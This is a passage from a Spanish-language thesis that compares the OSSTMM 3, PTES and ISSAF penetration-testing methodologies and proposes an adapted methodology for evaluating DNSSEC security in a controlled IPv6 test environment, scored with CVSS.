- Engloba cualquier entorno donde se requieran aspectos de seguridad, ya sea la seguridad física, humana, inalámbrica de espectro completo, de Telecomunicaciones y Redes de Datos.
- Realiza una medición real de la seguridad y los controles por medio de las métricas de valor de evaluación de riesgo (RAVs, Risk *Assesment Values*).
- Para medir tanto la minuciosidad de la prueba como la seguridad del objetivo, el uso de esta metodología debe concluir con el Informe de auditoría de prueba de seguridad (STAR, *Security Test Audit Report*).
- Formalización de los resultados según las normas éticas y legales a cumplir y planificación mostrando la trazabilidad y tiempos requeridos en cada una de las fases.

Entornos de aplicabilidad

CLASE	CANAL	DESCRIPCION
Seguridad física (PHYSSEC)	Humano	Comprende el elemento humano de la comunicación donde la interacción es física o psicológica.
	Físico	Pruebas de seguridad física donde el canal es de naturaleza física y no electrónica. Comprende el elemento tangible de seguridad donde la interacción requiere esfuerzo físico o un transmisor de energía para manipular.
Seguridad del espectro (SPECSEC)	inalámbrico	Comprende todas las comunicaciones electrónicas, señales y emanaciones que tienen lugar sobre el espectro electromagnético conocido. Esto incluye ELSEC como comunicaciones electrónicas, SIGSEC como señales y EMSEC, que son emanaciones sin ataduras por cables.
Seguridad de Comunicaciones (COMSEC)	Telecomunicaciones	Comprende todas las redes de telecomunicaciones, digitales o analógicas, donde la interacción se lleva a cabo a través de líneas telefónicas establecidas o líneas telefónicas similares.
	Redes de datos	Comprende todos los sistemas electrónicos y redes de datos donde la interacción se lleva a cabo a través de líneas establecidas de cable y red cableada.

Figura 2.4 Entornos de aplicabilidad de OSSTMM 3

En la Figura 2.4 adaptada de [27], se aprecia que la metodología comprende 3 clases posibles de actuación e interacción: seguridad de las comunicaciones (COMSEC, *communications security*), seguridad física (PHYSSEC, *physical security*), y seguridad del espectro (SPECSEC, spectrum security), los cuales se

dividen en 5 canales o entornos de seguridad: física, humana, inalámbrica de espectro completo, de Telecomunicaciones y Redes de Datos.

Metodología de penetración

La Metodología de penetración de OSSTMM versión 3 presenta cuatro fases en su ejecución. Además está divida en 17 módulos, cada uno describe múltiples tareas, y todas las mismas propiedades se aplican a los cinco canales. Si bien la metodología en sí misma puede ser la misma, cada canal difiere en tareas.

En la Figura 2.5 por las autoras, se muestran las cuatro fases de las pruebas de intrusión que propone la metodología OSSTMM 3:

Figura 2.5 Fases propuestas por la metodología OSSTMM 3

Guía técnica

OSSTMM no cuenta con una guía técnica sobre cómo llevar a cabo las pruebas que propone, debido a que sólo realiza una explicación general sobre lo que se necesita saber y lo que se necesita hacer para llevar a cabo las tareas que propone en cada una de sus fases sin especificar como hay que hacerlo, tampoco describe las herramientas a utilizar para llevar a cabo cada una de las pruebas, lo cual hace que la metodología abstracta y genérica.

Los analistas deben conocer sus herramientas, de donde vienen, como trabajan, y haberlas probado en un área restringida antes de usarlas en la organización del cliente.

Métrica

En OSSTMM las métricas se usan para medir el grado de seguridad de los activos de una organización, aporta mediciones objetivas que son necesarias para la valoración de riesgos desde un punto de vista práctico. Esto es muy demandado para la justificación de resultados y más palpable que los análisis de riesgos más teóricos. Por tanto, se basa en mediciones técnicas realizadas durante las pruebas, que son verificables y concluyentes, y que indican un factor de riesgo en el sistema comparable a posteriori.

Utiliza el concepto de valores de evaluación de riesgos o RAV (*Risk Assesment Values*). RAV son una escala de medida en función de la superficie de ataque, estos permiten determinar cuanta parte de la superficie está expuesta y están definidos en cada uno de los módulos. La información de cada uno de los canales auditados se encuentra resumida en el Rav, que no es nada más que el balance de la seguridad operacional, los controles y las limitaciones.

Informes

El uso de esta metodología debe concluir con el Informe de auditoría de prueba de seguridad **(STAR, *Security Test Audit* Report *)***, El informe debe contener como mínimo la siguiente información, que se muestra en la Figura 2.6 tomada de [27]:

Figura 2.6 Contenido básico de un informe OSSTMM3

Meticulosidad

OSSTM es una de las metodologías que presenta una cantidad de información considerable en aspectos de la metodología como en los nuevos términos que maneja, junto con el uso de las métricas. Esta metodología es muy exhaustiva y minuciosa en la realización del test de intrusión. Se basa en la búsqueda y exámen de forma detallada de los diferentes sistemas para descubrir fallos de seguridad. Además está actualizada y en constante revisión.

Sin embargo no profundiza en aspectos como la guía técnica o la gestión de la evaluación de seguridad, de manera que para poder cubrir todos los aspectos de la seguridad es muy genérica y abstracta, con lo que un analista sin experiencia tendría dificultades para llevarla a cabo e identificar todas las pruebas que habría que realizar.

Usabilidad y uso

La usabilidad que presenta esta metodología se puede considerar de nivel Alto**.** Requiere un alto entrenamiento, conocimiento, pericia y experiencia que son habitualmente cubiertas con las certificaciones que propone la metodología, debido a que hay que obtener una gran cantidad de información para poder sacar las métricas y se requiere de tiempo y experiencia para poder obtener esta información de forma correcta.

OSSTMM es uno de los estándares de facto más utilizados por los profesionales dedicados a la revisión de la seguridad de sistemas, proporcionando una referencia imprescindible dentro de este sector. La metodología está bajo licencia *Creative Commons* y OML (*Open Methodology License*), que permite su libre utilización, revisión pública y el empleo de herramientas de código abierto.

Ventajas

Las ventajas que presenta la metodología OSSTM, pueden resumirse así:

- Aporta escalabilidad, ya que se trata de una metodología abierta, pública y revisable. Es una de las metodologías más actualizadas de las analizadas.
- Referente estándar, aceptada mundialmente en la realización de pruebas de

intrusión sin importar el tamaño de la organización, la tecnología o las defensas utilizadas.

- Análisis secuencial desarrollado de forma muy ordenada, exhaustiva y con calidad profesional permitiendo la ejecución de las tareas de forma sistemática.
- De alto nivel, indicando las tareas a realizar pero de manera independiente a la tecnología. Esto aporta mayor longevidad en la metodología, dotándola de flexibilidad.
- Presenta métricas, imprescindibles para poder gestionar la seguridad de la información. Sin ellas las organizaciones no podrían medir de forma global si están siendo atacadas, como están siendo atacadas, si tienen un nivel de seguridad aceptable o si se está defendiendo de forma adecuada.

Limitaciones

- OSSTMM 3, no es compatible con la versión 2, de forma que es necesaria la lectura e interpretación completa, como si se tratase de una nueva metodología.
- Dado que no recomienda herramientas, es necesario que el auditor complemente el trabajo con un conjunto de aplicaciones en las que tenga experiencia.
- Se basa mucho en la creatividad y experiencia del auditor, por lo que no es una metodología sencilla de utilizar para auditores noveles.
- Hay que obtener una gran cantidad de información para poder sacar las métricas y se requiere de tiempo y experiencia para poder obtener esta información de forma correcta. Pero cuando se aprende a llevarla a cabo de forma correcta es muy útil la puntuación final que se obtiene.
- Debido a lo completa que es, puede resultar un poco tediosa de implementar.
- Para poder cubrir todos los aspectos de la seguridad es muy genérica y abstracta, con lo que un analista sin experiencia tendría dificultades para llevarla a cabo e identificar todas las pruebas que habría que realizar.

- La complementación de la metodología OSSTMM con otras metodologías puede ser complicada, ya que existen partes donde armonizarlas puedan ralentizar ese proceso. Esto se justifica dado que OSSTMM no permite la separación entre la recolección de datos activos y la verificación a través del efecto de la alteración. Tampoco diferencia entre pruebas activas y pasivas.
- No permite o es reacia a combinar su metodología con otras.

2.3. PTES

Estándar de ejecución de pruebas de penetración (*PTES, Penetration Testing Executivo Standard*). Es un nuevo estándar diseñado para proporcionar tanto a las empresas como a los proveedores de servicios de seguridad un lenguaje común y alcance para realizar pruebas de penetración (es decir, evaluaciones de seguridad). Comenzó a principios de 2009 después de una discusión que provocó entre algunos de los miembros fundadores sobre el valor (o la falta de) de las pruebas de penetración en la industria.

Alcance

La metodología de PTES es aplicable en cualquier organización sin importar el tamaño de la misma. Se enfoca principalmente en la ejecución técnica de una prueba de intrusión, razón por la que abarca de manera detallada el objetivo de cada una pruebas de las fases de la metodología de evaluación, acompañado con una guía de herramientas que se pueden utilizar para cada la una de las pruebas.

Además de establecer pautas para determinar el alcance de la prueba, en aspecto como:

- Determinar alcance y limitaciones técnicas y legales de la prueba de penetración.
- Estimar tiempo para la ejecución.
- Modos de comunicación con el cliente y el auditor.
- Compromisos con el cliente en: establecimiento de cronograma, manejo de evidencias, reuniones con el cliente, entre otros.

Entorno de aplicabilidad

PTES se enfoca en proveer información para evaluar la seguridad por medio del análisis de infraestructura la cual la se divide en dos factores: configuraciones de red (interfaces, router, etc) y servicios de red (conexiones VPN, Servicios de directorio, etc).

Metodología de penetración

El estándar de ejecución de pruebas de penetración consta de siete (7) secciones principales, como se muestra en la Figura 2.7 por las autoras:

Figura 2.7 Fases de la metodología de PTES

- **Interacciones previas al compromiso**, se define el alcance de la prueba de penetración, metas, el tiempo de inicio y cierre de la prueba, etc. Además de firma de contratos con la organización donde se realiza la evaluación y terceros que se vean involucrados y se hace recolección de información mediante preguntas al cliente para hacer de la prueba de penetración lo más acertada posible.

- **La recogida de información,** se hace un reconocimiento del objetivo al reunir la mayor cantidad de información posible ya sea sobre un activo o sobre un proceso, considerando que la recolección de información se puede realizar de diferentes maneras, con un monitoreo de la red o con un mapeo de la red. De igual forma es recomendable hacer la recolección de información durante un periodo de tiempo para garantizar los patrones que se identifiquen. El

resultado de esta fase podrá ser identificar hosts activos, mecanismos de protección, etc.

- **Modelado de amenazas**, se realiza un modelado de amenazas para la ejecución correcta de la prueba de penetración, para esto se realiza un análisis de los activos y procesos, mediante este análisis el pentester puede identificar los activos con mayor probabilidad de ser atacados, determinar su valor y cuál sería el impacto de su pérdida y de igual manera identificar los procesos críticos frente a los no críticos y eventualmente encontrar fallas en ellos.

- **Análisis de vulnerabilidad,** es el proceso de descubrir fallas en sistemas y aplicaciones que pueden ser aprovechadas por un atacante, para esto se realizan pruebas activas, que implican una interacción directa con el componente que se prueba para detectar vulnerabilidades de seguridad y pruebas pasivas que se llevan a cabo a partir del análisis de metadatos y la supervisión del tráfico. Asimismo para verificar la identificación de vulnerabilidades se lleva a cabo una validación a partir del uso de herramientas y de comprobaciones manuales. Del mismo una vez identificada la vulnerabilidad se realiza una investigación para encontrar la explotabilidad de la vulnerabilidad.

- **Explotación,** se centra únicamente en establecer el acceso a un sistema o recurso al eludir las restricciones de seguridad (Antivirus, Codificación, etc), Para esto se puede utilizar exploits específicos para los sistemas operativos o aprovechándose de las vulnerabilidades de ángulo del día cero. De igual forma se debe considerar que los ataques que se realicen estén dentro del alcance establecido.

- **Explotación posterior**, se determina el valor de la máquina comprometida y se mantiene el control de la máquina para su uso posterior. El valor de la máquina está determinado por la sensibilidad de los datos almacenados en él y la utilidad de las máquinas para comprometer aún más la red. En esta fase se debe de garantizar de no exponer al cliente a riesgos innecesarios, se debe considerar aspectos de configuración y servicios de red. Asimismo durante esta fase se obtiene mayor información de los sistemas

comprometidos, se establecen rutas para expandir la extra filtración, se establecen medios para mantener las conexiones mediante puertas traseras, creación de usuarios, etc.

- **Informes,** se define los criterios básicos para los informes de pruebas de penetración, los cuales se dividen en dos categorías: Reporte ejecutivo y Reporte técnico.

Guía técnica

PTES es una metodología que provee al auditor una descripción de las pruebas a realizar en cada una de las fases. Además de recomendar herramientas que se pueden utilizar en la ejecución de las pruebas que se abarcan en cada fase, sin profundizar mucho en ellas.

Métrica

PTES no posee una métrica para la evaluación del riesgo, sino que sugiere el cálculo de éste, por medio de las siguientes metodologías: FAIR, para mayor información ver ANEXO [1].

Informes

Define los criterios básicos para los informes de una prueba de penetración permitiendo una comprensión de alto nivel de los elementos requeridos dentro de un informe, así como la estructura. Los informes se dividen en dos categorías:

- **Reporte técnico**, dirigido al personal involucrado directamente con el desarrollo de la plataforma, ya que se muestran recomendaciones de mejora a nivel técnico para que ya no se presenten las vulnerabilidades que se encontraron.

- **Resumen ejecutivo**, dirigido al personal corporativo, ya que se expone gráficas y descripciones que reflejan simplificadamente el nivel de seguridad de la plataforma.

Recomendaciones

PTES realiza una serie de recomendaciones a lo largo de toda la metodología, a medida que se abarca cada una de las fases, sin incluir una exclusiva dentro de la misma para definirlas. Estas pautas se abarcan con el fin de:

- Determinar un mejor alcance de la prueba de penetración en aspectos: legales, técnicos y comerciales.
- Definir pautas para el análisis y ejecución de las pruebas de penetración.
- Para la presentación de resultados.

Meticulosidad

El nivel de meticulosidad en PTES es bajo, debido a que abarca de manera muy general todos los aspectos que se presentan en la metodología, desde la planeación de la evaluación por parte del auditor, la prueba de penetración, la evolución de riesgo, siendo ligeramente más riguroso en la presentación de informes.

Usabilidad y uso

Su usabilidad es media, debido a que posee fortalezas en la guía técnica de penetración al recomendar herramientas de utilidad para cada una de las 7 fases que posee la metodología. Sin embargo para otros aspectos como la evaluación del riesgo es muy genérica. Es usada por:

- Auditores, con el objetivo de proporcionar una línea base para los tipos de actividades necesarias, que se deben tener en cuenta como parte de una prueba de penetración desde el alcance hasta los informes y resultados.
- Organizaciones, con el fin de exigir una línea base de trabajo específica como parte de una prueba de penetración.

Ventajas

- Es una de las pocas metodologías que se enfoca principalmente en proveer información para la prueba de penetración a nivel de guía técnica.

- Provee al auditor de pautas importantes para la planeación de la prueba y el acuerdo con la organización, sin llegar a ser engorroso.

Limitaciones

- A pesar de enfocarse principalmente en la prueba de penetración, la guía técnica no es lo suficientemente detallada para que pueda ser utilizada por auditores sin experiencia.
- A diferencia de algunas metodologías de penetración libres, no provee de información detallada para la evaluación de riego.

2.4. ASPECTOS MÁS RELEVANTES DE LAS METODOLOGÍAS DE EVALUACIÓN DE SEGURIDAD ANALIZADAS

A continuación se explican los aspectos más relevantes de las metodologías anteriormente analizadas, para posteriormente realizar una comparación de los mismos entre las distintas metodologías abordadas:

Alcance

Este aspecto engloba los parámetros más importantes que tiene en cuenta cada una de las metodologías para aplicarlas correctamente, entre ellos: el entorno de aplicabilidad de la prueba, el tipo de test que se aplica, los lineamientos de acción, la metodología de penetración, la guía técnica, la métrica, recomendaciones e informes.

Entornos de aplicabilidad

El ámbito de aplicación delimitará las pruebas a realizar. Dependerá del tipo de organización, mecanismos y tecnologías de los sistemas de información (SI) que cubre la metodología.

Usabilidad y uso

La usabilidad de estas metodologías podría definirse como la facilidad a la hora de utilizar las metodologías para alcanzar los objetivos propuestos de una forma efectiva, eficiente y con una satisfacción subjetiva.

En cuanto al uso o utilización de las mismas en los entornos de auditorías de seguridad, se refiere a quienes es de utilidad dicha metodología.

Guía Técnica

Hace referencia a los detalles generales que ofrece la metodología a nivel técnico, que permiten para llevar adecuadamente la ejecución de las pruebas necesarias para realizar la evaluación de seguridad.

Recomendaciones

Se refiere a las recomendaciones que se deben tener en cuenta (antes, durante y después) del proceso de aplicación de la metodología , tanto en la parte técnica como a nivel general hasta la obtención de resultados.

Métricas

La obtención de una medición de forma objetiva y repetible es una característica importante en las metodologías. Permite la clasificación de las vulnerabilidades encontradas, y por ende el riesgo y el impacto que tendrían su explotación. Cabe reseñar que no todas las metodologías cubren este aspecto, y que la metodología propuesta en el presente Trabajo de Grado si lo cubrirá, en el análisis y evaluación de las vulnerabilidades del protocolo DNSSEC.

Meticulosidad

Este aspecto tiene en cuenta la minuciosidad y exactitud que aporta cada metodología. El nivel de profundidad que utilice la metodología en el desarrollo de las pruebas, muestra el nivel de detalle con el que extrae la información de los sistemas a testear.

Informes

Presenta pautas y una estructura de los formatos o plantillas que se deben seguir para la elaboración de reportes para la presentación de resultados.

2.5. ANÁLISIS COMPARATIVO DE LAS METODOLOGÍAS DE EVALUACIÓN DE SEGURIDAD ANALIZADAS

Una vez estudiadas cada una de las metodologías más utilizadas en la evaluación de seguridad, se realiza una **comparación** detallada de los **aspectos** más relevantes incluidos en ellas.

Los chulos de color verde representan los aspectos que tienen en común todas las metodologías, y los chulos rojos los que no.

ASPECTOS	ISSAF	OSSTMM	PTES
Acreditación	OISSG	ISECOM	
Alcance	✓	✓	✓
Introducción a conceptos		✓	
Gestión del compromiso	✓		
Gestión de proyecto	✓		
Entornos de aplicabilidad	✓	✓	✓
Metodología de penetración	✓	✓	✓
Guía técnica	✓	✓	✓
Métricas	✓	✓	✓
Informes	✓	✓	✓
Recomendaciones	✓	✓	✓
Usabilidad y uso	✓	✓	✓

Tabla 2.1 Comparativa general de las Metodologías de Seguridad

En la Tabla 2.1 se observa que las metodologías presentan:

El aspecto de la acreditación, OSSTMM es acreditada por el ISECOM e ISSAF por la OISSG, todas las metodologías definen un alcance, que engloba los aspectos

que tiene cada una, OSSTMM presenta una Introducción a conceptos de seguridad y sobre la aplicación de la metodología, ISSAF establece pautas para la Gestión del compromiso y la Gestión efectiva de proyectos de Evaluación de seguridad, las 3 metodologías tienen en común: entornos de aplicabilidad donde evalúan la seguridad, una metodología de penetración para realizar la evaluación de la seguridad, una guía técnica para la ejecución de las pruebas de penetración, una métrica para la evaluación del riesgo, informes para la presentación de resultados, recomendaciones a lo largo del proceso de aplicación de la metodología, y el aspecto de usabilidad y uso que indican la facilidad de utilización de la metodología y a quienes va dirigida.

Para una mayor profundización de cada uno de los aspectos involucrados en las Metodologías, ver el **ANEXO 1.**

CAPÍTULO 3

METODOLOGÍA PARA EL ANÁLISIS Y EVALUACIÓN DE LA SEGURIDAD PROPORCIONADA POR DNSSEC

3.1 DEFINICIÓN DE LA NUEVA METODOLOGÍA

Partiendo de los conocimientos adquiridos en el estudio y análisis de las metodologías de seguridad descritas anteriormente y de la extracción de sus aspectos más importantes, **se propone adaptar una metodología para analizar** y evaluar la seguridad proporcionada por el **Protocolo DNSSEC** en redes de información IPv6 en un escenario de pruebas controlado, de manera que sea comprensible, detallada y de fácil aplicabilidad en este contexto.

En la Tabla 3.1 hasta la Tabla 3.3, se describe la metodología adaptada con base en los aspectos que se describieron de las distintas metodologías anteriores, resaltando las características generales que se quieren obtener al aplicarla en el escenario propuesto.

ASPECTOS MÁS RELEVANTES DE LAS METODOLOGÍAS DE EVALUACIÓN DE SEGURIDAD			
ISSAF 2.0	**OSSTMM 3**	**PTES 1.1**	**METODOLOGÍA ADAPTADA**
ENTORNO DE APLICABILIDAD			
Redes, sistemas operativos, aplicaciones web y bases de datos.	Humano, Físico, Inalámbrico, Telecomunicaciones, Redes de Datos.	Configuraciones de red y servicios de red.	Seguridad de los sistemas y redes de información.
METODOLOGIA DE PENETRACIÓN			
Se divide en 3 fases.	Se divide en 4 fases.	Se divide en 7 fases.	Consta de 4 fases
GUIA TÉCNICA			
Detallada.	No muy detallada.	No detallada.	Detallada.

Tabla 3.1. Aspectos más relevantes de las Metodologías de Seguridad

ASPECTOS MÁS RELEVANTES DE LAS METODOLOGÍAS DE EVALUACIÓN DE SEGURIDAD			
ISSAF 2.0	**OSSTMM 3**	**PTES 1.1**	**METODOLOGÍA ADAPTADA**
MÉTRICAS			
Evaluación del riesgo.	**Valor de evaluación del riesgo (RAVs).**	**Evaluación del riesgo,** Metodología **FAIR.**	**Evaluación de vulnerabilidades** con base en el **estándar CVSS.**
INFORMES			
• **Informe verbal** • **Informe final.**	**Informe de auditoría de prueba de seguridad (STAR, *Security Test Audit Report)*.**	• **Reporte técnico** • **Resumen ejecutivo.**	• **Reporte ejecutivo** • **Reporte técnico**
RECOMENDACIONES			
			

Tabla 3.2 Aspectos más relevantes de las Metodologías de Seguridad

ASPECTOS MÁS RELEVANTES DE LAS METODOLOGÍAS DE EVALUACIÓN DE SEGURIDAD			
ISSAF 2.0	**OSSTMM 3**	**PTES 1.1**	**METODOLOGÍA ADAPTADA**
METICULOSIDAD			
Muy detallada en cada uno de sus aspectos.	**Detallada en la mayoría** de sus aspectos.	**General en la mayoría** de sus aspectos.	**Detallada en cada uno** de sus aspectos.
USABILIDAD			
Fácil de usar.	**No es Fácil** de usar.	**Medianamente Fácil** de usar.	**Fácil** de usar.
USO			
Auditores y organizaciones con o sin experiencia.	**Profesionales de la seguridad con experiencia.**	**Empresas que requieren el servicio y proveedores de servicios.**	**Auditores y organizaciones con o sin experiencia.**

Tabla 3.3 Aspectos más relevantes de las Metodologías de Seguridad

Con base en lo anterior, se describe de manera más detallada los aspectos de la **metodología Adaptada:**

Alcance

El alcance de la metodología propuesta se compone de: la definición del test de intrusión, los objetivos, el ambiente o entorno donde se realizaran las pruebas, y la metodología de penetración con su correspondiente guía técnica, métricas y estructura para la entrega de resultados.

Entorno de Aplicabilidad

El entorno de aplicabilidad de la metodología es la seguridad de los sistemas y redes de información, desde la perspectiva de la evaluación de la seguridad proporcionada por la extensión de seguridad del protocolo DNSSEC.

Metodología de Penetración

La metodología de penetración propuesta, está fundamentada en los procedimientos de las metodologías de penetración de PTES e ISSAF.

Guía Técnica

La guía técnica de la metodología adaptada, se basa en el modelo propuesto por la metodología de penetración de ISSAF, al especificar las herramientas y como se pueden utilizar para la ejecución de las pruebas de cada una de las fases.

Métricas

Este trabajo, no cubre el parámetro de métrica como la mayoría de las metodologías estudiadas mediante el análisis y evaluación del riesgo, sino que se enfoca en el análisis y evaluación de las vulnerabilidades por medio del Sistema Común de Puntuación de Vulnerabilidades (CVSS, *Common Vulnerability Scoring System*), el cual es un estándar de la industria para evaluar la gravedad de las vulnerabilidades de seguridad informática del sistema.

Informes

Los informes de la nueva metodología incluyen los criterios básicos contenidos en los informes de pruebas de penetración de las metodologías de OSSTMM, ISSAF y PTES, con el fin de fortalecer y complementar dichos criterios propuestos.

Recomendaciones

Las recomendaciones en la metodología adaptada, se basan en las recomendaciones propuestas de las metodologías ISSAF, OSSTMM y PTES, de tal manera que se abarcan y complementan las pautas requeridas en este aspecto.

Meticulosidad

El nivel de meticulosidad de la metodología adaptada, tiene en cuenta la minuciosidad y exactitud que aportan la metodología ISSAF para el manejo detallado de la guía técnica para la realización de cada una de las pruebas, hacienda uso de herramientas actualizadas, como el manejo exhaustivo de OSSTMM para el manejo de la métrica, en nuestro caso orientada a llevar a cabo un correcto análisis de la evaluación de la seguridad teniendo en cuenta el estándar CVSS. De igual forma teniendo en cuenta los criterios contenidos en los reportes y los lineamientos de acción de todas las metodologías estudiadas.

Usabilidad y uso

Se busca que el nivel de usabilidad de la nueva metodología se alta, como resultado a la meticulosidad en la descripción de la planeación, la prueba técnica de penetración, la evaluación de los resultados obtenidos mediante el CVSS y la presentación de informes.

3.1.1 FASES DE LAS METODOLOGÍAS DE EVALUACIÓN DE SEGURIDAD

En la Figura 3.1 por las autoras, se observa que del estudio extenso y arduo de las Metodologías de Evaluación de Seguridad, se determinó que las fases principales son:

Figura 3.1 Fases principales de las Metodologías de Evaluación de seguridad

En la Figura 3.2 por las autoras, se muestran las fases de las Metodologías de Evaluación de Seguridad:




Figura 3.2 Fases de las Metodologías de Evaluación de Seguridad.

- **La Fase de Planeación** representada con **color rojo**, es donde se determina el alcance de las pruebas de penetración y los diferentes parámetros que se deben definir antes de comenzar con la fase de penetración.
- **La Fase de Penetración** representada con la **línea punteada**, es donde se realizan las pruebas de penetración. **ISSAF** se divide en 9 capas desde la recolección de información hasta el cubrimiento de pistas, **OSSTMM** cubre las fases de Interacción, Investigación e Intervención y **PTES** abarca desde la fase de recolección de información hasta la explotación posterior.
- **La Fase de Reporte de Auditoria** representada con **color morado**, es donde se presentan los resultados de la evaluación de la seguridad.

Una vez determinadas las Fases de las Metodologías de Evaluación de Seguridad, se realizó un análisis comparativo de la **Fase de Penetración de cada una de las Metodologías**, como se muestra en la Figura 3.3 por las autoras:

- Las **Fases de Recolección de Información** y **Mapeo de Red de ISSAF** están relacionadas con la **Fase de Interacción de OSSTMM** y de **Recolección de Información de PTES.**
- La **Fase de Identificación de Vulnerabilidades de ISSAF** está relacionada con la **Fase de Análisis de Vulnerabilidades de PTES.**
- La **Fase de Penetración de ISSAF** se relaciona con la **Fase de Investigación de OSSTMM** y **Explotación de PTES**.
- Las **Fases de Obtención de Acceso** hasta el **Cubrimiento de Pistas** de **ISSAF,** se relacionan con la **Fase de Explotación Posterior de PTES**.

